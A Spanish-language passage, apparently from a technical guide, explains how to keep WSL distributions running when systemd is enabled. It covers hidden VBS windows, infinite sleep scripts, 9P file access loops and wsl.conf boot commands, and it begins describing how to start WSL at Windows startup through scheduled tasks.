¿Qué pasa si matamos la distribución con un shutdown y volvemos a arrancar? Lógicamente el comando no sobrevivirá. Por tanto, la distribución recuerda los comandos lanzados pero estos comandos no son capaces de mantener la instancia de la distribución “Running”. ¿Y los servicios, serán capaces de mantener la distribución activa? De no ser así, sería muy poco útil disponer de un *nginx*, *Apache* o *OpenSSH* en WSL si se cayesen cada poco.

Arrancamos ahora un demonio con *service* (ligado a *initd*) o *systemctl* (ligado a *systemd*), tendremos un efecto parecido pero diferente. Por ejemplo, podríamos comprobar igualmente que sin lanzamos el servicio de RDP de dos formas diferentes:

```
sudo service xrdp start
```

o con otro método:

```
sudo systemctl start xrdp
```

Si volvemos a levantar el sistema con cualquier método, desde arrancar la consola hasta consultar o ejecutar un comando (esto levantará efímeramente la distribución), el servicio se volverá a levantar. Pero no será capaz de mantener viva la distribución.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Running     2
  kali-linux    Stopped     2
  Ubuntu-22.04  Stopped     2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --shutdown
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Stopped     2
  kali-linux    Stopped     2
  Ubuntu-22.04  Stopped     2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --exec ps -aux | findstr "xrdp"
root      260  0.0  0.1  9208  2428 ?          S   12:09  0:00 /usr/sbin/xrdp-sesman
xrdp     300  0.0  0.0  9276  728 ?          S   12:09  0:00 /usr/sbin/xrdp
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Running     2
  kali-linux    Stopped     2
  Ubuntu-22.04  Stopped     2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Stopped     2
  kali-linux    Stopped     2
  Ubuntu-22.04  Stopped     2
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

La distribución está corriendo. La detengo y compruebo que se ha detenido. Busco si el servicio está corriendo, y la distribución se levanta... pero es efímero. Cuando comprobar de nuevo si se está corriendo, no lo está.

Por tanto, en principio, siempre que *systemd* está activado, ni los comandos ni los servicios (estén ligados a *initd* o *systemd*) mantienen viva a la distribución, pero en cuanto se levantan de nuevo, los servicios y los comandos siguen ahí. Esto es un problema para ciertos servicios. Hay mucha discusión en redes sobre este asunto, pero al menos, se concluyó más o menos que todo lo que dependía de *initd* mantenía la instancia activa. Y todo lo que dependía de *systemd*, no la mantenía viva. ¿Solución? Varias.

Deshabilitar *systemd*

En */etc/wsl.conf* añadimos




```
[boot]
systemd=false
```

Ahora, podremos hacer:



```
sudo service xrdp start
```

Y la distribución se mantendrá “Running” todo el tiempo.




```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --shutdown
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Stopped    2
  kali-linux    Stopped    2
  Ubuntu-22.04  Stopped    2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --exec sudo service xrdp start
[sudo] password for sergio:
 * Starting Remote Desktop Protocol server
PS C:\Windows\System32\WindowsPowerShell\v1.0> date
domingo, 5 de noviembre de 2023 13:19:47

PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Running   2
  kali-linux    Stopped    2
  Ubuntu-22.04  Stopped    2
PS C:\Windows\System32\WindowsPowerShell\v1.0> date
domingo, 5 de noviembre de 2023 13:21:17

PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Running   2
  kali-linux    Stopped    2
  Ubuntu-22.04  Stopped    2
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Detengo la distribución. Ejecuto el lanzamiento del servicio. Compruebo si está vivo. Varios minutos después, la distribución sigue viva.

Si hacemos esto mismo con `systemd = true`...



```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --shutdown
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Stopped    2
  kali-linux    Stopped    2
  Ubuntu-22.04  Stopped    2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --exec sudo service xrdp start
[sudo] password for sergio:
PS C:\Windows\System32\WindowsPowerShell\v1.0> date
domingo, 5 de noviembre de 2023 13:22:56

PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Running   2
  kali-linux    Stopped    2
  Ubuntu-22.04  Stopped    2
PS C:\Windows\System32\WindowsPowerShell\v1.0> date
domingo, 5 de noviembre de 2023 13:24:01

PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Stopped    2
  kali-linux    Stopped    2
  Ubuntu-22.04  Stopped    2
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

Detengo la distribución. Ejecuto el lanzamiento del servicio. Compruebo si está vivo. Varios minutos después, la distribución no sigue viva.

La razón como decía, es que mientras el servicio cuelgue de *initd* (porque no esté *systemd* habilitado) la instancia se mantendrá viva gracias a él.

```
wsl -e ps axjff
UID  TIME COMMAND
0   0:00 /init
0   0:00 plan9 --control-socket 5 --log-level 4
0   0:00 /init
0   0:00 \_ /usr/sbin/xrdp-sesman
129  0:00 \_ /usr/sbin/xrdp
0   0:00 /init
0   0:00 \_ /init
0.000 0:00 \_ ps axjff
```

Xrdp cuelga de init.d, que mantendrá la distribución viva

Vale, *systemd* impide que la distribución siga viva aunque haya arrancado un servicio. Entonces de nuevo, surge la pregunta: ¿Y si necesito *systemd* habilitado porque algún programa depende de ello?

Otros trucos con *systemd*

Si necesitas tener habilitado *systemd*, los servicios arrancados con él no mantendrán la distribución viva. Un truco sencillo es crear un programa que abra una consola de forma invisible en Windows. Esto mantendrá la instancia “Running” y con ella todos los servicios aunque *systemd* esté activo. Comparemos esta secuencia con la de la imagen anterior.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --shutdown
PS C:\Windows\System32\WindowsPowerShell\v1.0> C:\Users\Sergio\Desktop\wsl.vbs
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Running     2
  kali-linux    Stopped     2
  Ubuntu-22.04  Stopped     2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --exec sudo service xrdp start
[sudo] password for sergio:
PS C:\Windows\System32\WindowsPowerShell\v1.0> date
domingo, 5 de noviembre de 2023 13:28:09

PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Running     2
  kali-linux    Stopped     2
  Ubuntu-22.04  Stopped     2
PS C:\Windows\System32\WindowsPowerShell\v1.0> date
domingo, 5 de noviembre de 2023 13:29:02

PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME          STATE      VERSION
* Ubuntu        Running     2
  kali-linux    Stopped     2
  Ubuntu-22.04  Stopped     2
PS C:\Windows\System32\WindowsPowerShell\v1.0> type C:\Users\Sergio\Desktop\wsl.vbs
Set shell = CreateObject("WScript.Shell")
shell.Run "wsl", 0
PS C:\Windows\System32\WindowsPowerShell\v1.0> tasklist | findstr "wsl"
wslservice.exe      6756 Services           0   23.476 KB
wslhost.exe         8088 Console            1   10.136 KB
wslrelay.exe        22284 Console            1    7.852 KB
wslhost.exe         23640 Console            1    9.332 KB
wsl.exe             26656 Console            1   11.508 KB
wslhost.exe         21480 Console            1    9.212 KB
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

*Detengo la distribución. Arranco una ventana vacía. Ejecuto un servicio. Aunque estoy con *systemd*, la distribución sigue viva (no gracias al servicio sino a la ventana invisible).*

Vemos que lanzando el programa VBS, que simplemente lanza un WSL (consola de la distribución por defecto) en Windows, el servicio xrdp y la distribución se mantienen vivos después de un rato. El programa VBS es tan simple como esto:

```
Set shell = CreateObject("WScript.Shell")
shell.Run "wsl", 0
```

Otra forma de conseguir este efecto es al contrario: ejecutar un script infinito en la distribución Linux. Cualquier script que simplemente espere un rato y que cuelgue de *initd*, nos servirá. Por ejemplo:

```
#!/bin/sh
while true
do
    sleep 1s
done
```

Lo lanzamos con:

```
nohup ./wf.sh > /dev/null &
```

```
sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD:~$ cat wf.sh
#!/bin/sh
while true
do
    sleep 1s
done
sergio@DESKTOP-KP500GD:~$ chmod +x wf.sh
sergio@DESKTOP-KP500GD:~$ nohup ./wf.sh > /dev/null &
[1] 726
sergio@DESKTOP-KP500GD:~$ nohup: ignoring input and redirecting stderr to stdout
```

Ejecutando en bucle un archivo para que cuelgue de initd

La distribución se mantendrá arriba siempre, gracias a que, como veis en la imagen, hay un bash colgando de *init*²⁸.

```
 1  329  329  329 ? -1 Ss1  0  0:00 /usr/sbin/cups-browsed
 1  484  483  483 ? -1 S     0  0:00 /init
484  726  726  485 ? -1 S     1000 0:00 \_ /bin/sh ./wf.sh
726 1103  726  485 ? -1 S     1000 0:00 \_ sleep 1s
 1  617  617  617 ? -1 SNs1  108 0:00 /usr/libexec/rtkit-daemon
 1  620  620  620 ?
```


*Mientras el bash cuelgue de init... la distribución se mantendrá con vida. Consigo ver esto con el comando
wsl -d Ubuntu ps -ef --forest*

En cuanto mate este script (con un kill -9 726 en este caso)... la instancia se parará. ¿Y por qué está aún ahí el proceso *initd* si estamos usando *systemd*? Como mencioné en el apartado

²⁸ <https://github.com/microsoft/WSL/issues/8854>

anterior “Puesta en marcha: La difícil”, *initd*, siempre está en WSL. Cuando *systemd* se activa, no lo sustituye, sino que lo complementa.


Una última forma para mantener la distribución viva es una que yo mismo he experimentado y no he visto en ningún otro sitio. Se trata de interactuar con los ficheros de la distribución a través del P9 de Windows. Si se consigue “interactuar” con los ficheros o con un archivo, la distribución se mantendrá corriendo. Por ejemplo, yo hice un simple script como este en BAT:



```
Sin título: Bloc de notas
Archivo Edición Formato Ver Ayuda
:keep
dir \\wsl.localhost\Ubuntu\home\sergio
dir \\wsl.localhost\kali-linux\home\sergio
timeout /t 14
goto keep
Línea 1, columna 1 100% Windows (CRLF) UTF-8
```

Este simple sistema, mantendrá arriba arriba ambas distribuciones. Es importante el *timeout* (que simula un *sleep*). Si es mayor de 15 segundos, corres el riesgo de que alguna distribución se pare. Experimentalmente he comprobado que con 15 puede haber problemas, esperando 16 segundos o más, es seguro que alguna distribución se detiene. Menos de 15 segundos mantiene cualquier distribución viva, y Windows no la detendrá.

Una variante de esta fórmula es mantener un fichero abierto, pero no con cualquier programa. Debe ser un programa que mantenga un *handle* abierto con el fichero constantemente. Notepad no nos sirve, porque abre el fichero, y lo suelta. La prueba es que podrás borrarlo incluso con el Notepad abierto. Por ejemplo, algo muy sencillo es mantener un archivo *Docx* abierto con Word, y alojado en algún punto de la distribución. Esto mantendrá la distribución también arriba.



No es cómodo, pero tampoco un drama mantener un fichero abierto...

Esto es así porque, si el servicio quiere hacer un shutdown de la distribución (entiende que no hay *bash* abierto) primero le pregunta al servidor 9P si hay algún archivo “usándose”. Si es así no lo matará.

Otra fórmula válida en Windows 11 (y solo en Windows 11) es que se permite hacer esto en */etc/wsl.conf*

```
[boot]
command = service start xrdp
```


Pero tened en cuenta que ese comando no mantendrá la instancia viva. Por tanto, mejor que en ese mismo boot añadáis previamente un truco como los que hemos visto (*script* infinito colgado de *initd*) y que sí lo haga.

Otro problema que puede surgir es el tiempo. El reloj de las distribuciones puede quedarse atrás cuando se duerme Windows o las propias distribuciones. Esto es un fallo conocido que puede solucionarse²⁹ teniendo en cuenta una sincronización NTP periódica. La contramedida más aceptada es simplemente instalar el servicio *timesyncd* con *systemd*.

```
sudo apt install systemd-timesyncd
sudo systemctl edit systemd-timesyncd
```

O bien sincronizar con cualquier servidor NTP cuando se inicia la máquina.

²⁹ <https://github.com/microsoft/WSL/issues/8204>



Esquema resumen del comportamiento según se use systemd o initd

Arrancar la distribución en el inicio

Aunque te parezca raro, esto es complejo. WSL puede arrancar sin problema cuando inicias sesión (oficialmente, esta sesión es la 1 de Windows), pero no es tan sencillo que se ejecute en la sesión 0 (esto es la sesión donde se ejecutan los programas antes de que ningún usuario se *loguee* en Windows y que no interactúa con el escritorio). La sesión 0 no se ve, la 1 solo se inicia cuando introduces tu contraseña. Por tanto, arrancar WSL en el inicio de sistema (y no solo en el de usuario), se puede conseguir fundamentalmente como servicio o tarea programada. Existe una enorme confusión en este sentido, verás que muchos usuarios tienen su truco particular para conseguirlo. Esto se debe a que:

- Existen diferencias entre Windows 10 y 11.
- Existen diferencias si tu WSL viene directamente de la Store de Windows o si lo has instalado como ejecutable.
- Si estás en la *pre-release* de WSL.
- Hasta hace no mucho, wsl.exe arrancaba sin problema en sesión 0, pero se rompió en algún punto de 2022 con algún parche. No ha estado otra vez operativo hasta la versión de septiembre de 2023³⁰.

³⁰ <https://github.com/microsoft/WSL/issues/8835>

Imaginad la cantidad de variables posibles. Aun así, requiere alguna explicación. Vamos a intentar que un comando o servicio se lance desde WSL nada más arrancar Windows, sin que ningún usuario inicie sesión.

Lo primero es usar el comando “command” dentro de [boot] del wsl.conf para arrancar lo que se desee en la distribución. Para hacer pruebas, puedes elegir el comando “touch” con cualquier fichero. Si existe después en el sistema con la hora en la que arrancó, es que la distribución se ha iniciado. Recuerda que “command” de [boot] funciona ligeramente diferente en Windows 10 y 11.

El segundo paso es arrancar el WSL en sí tras el inicio de Windows. Para arrancar algo sin que haya un usuario con sesión abierta (en sesión 0), las posibilidades básicamente es arrancar un servicio o programar una tarea. Lo más extendido es usar el programador de tareas y crear una tarea al inicio que llame a WSL.exe para “levantar” la virtual completa. Aquí, si no explicitas nada, la distribución por defecto se pondrá en marcha y desencadenarán a su vez el “command” que contenga dentro en su “boot”.

¿Qué tarea y cómo hay que programarla? Hay varias para elegir. Pero esto a su vez tiene un problema. Para crear una tarea que se arranque sin nadie que se haya logueado, el usuario debe ser administrador. Y el administrador no tendrá acceso necesariamente a las distribuciones del usuario. Entonces, ¿qué hacemos? Si haces todo como administrador no tendrás mucho problema, pero si eres sensato y evitas esta situación, se debe dar un paso previo.

La idea general es:


- Preparar al usuario.
- Crear una tarea como administrador pero para ese usuario, que se arranque al iniciar sistema.
- Que la acción que esta tarea desencadene puede ser:
 - Llamar a un BAT, powershell, vbs... o wsl.exe
 - Que en ellos se invoque a una instancia concreta.
- Que esa instancia concreta tenga en su wsl.conf un boot command que arranque lo que necesitamos.

Lo primero es meter al usuario que no tiene privilegios, en la directiva de “Iniciar sesión como proceso por lotes”. Esto tiene algo de riesgo, pero menor.

The screenshot shows the Windows Local Security Policy snap-in. The left pane displays a tree structure under 'Configuración de seguridad' (Security Settings) with nodes like 'Directivas de cuenta' (Account Policies) and 'Directivas locales' (Local Policies). The 'Directivas locales' node is expanded, showing 'Directiva de auditoría' (Audit Policy), 'Asignación de derechos de usuario' (User Rights Assignment), 'Opciones de seguridad' (Security Options), 'Windows Defender Firewall con seguridad' (Windows Defender Firewall with Security), 'Directivas de Administrador de listas' (List Manager Security Policies), and 'Directivas de clave pública' (Public Key Policies). The right pane lists several security policies, each with a description and the accounts it applies to. The policy 'Iniciar sesión como proceso por lotes' (Log On As A Service) is highlighted in blue, indicating it is selected. Its details show it applies to 'SERVICIO LOCAL,Servici...' (Local Service, Service) and 'Administradores' (Administrators). Other listed policies include 'Generar auditorías de seguridad' (Generate Security Audits), 'Generar perfiles de un solo proceso' (Generate Single Process Profiles), 'Generar perfiles del rendimiento del sistema' (Generate System Performance Profiles), 'Habilitar confianza con el equipo y las cuentas de usuario p...' (Enable trust between the computer and user accounts p...), 'Hacer copias de seguridad de archivos y directorios' (Back up files and directories), 'Iniciar sesión como servicio' (Log on as a service), and 'NT SERVICE\ALL SERVIC...' (NT SERVICE\ALL SERVICES).

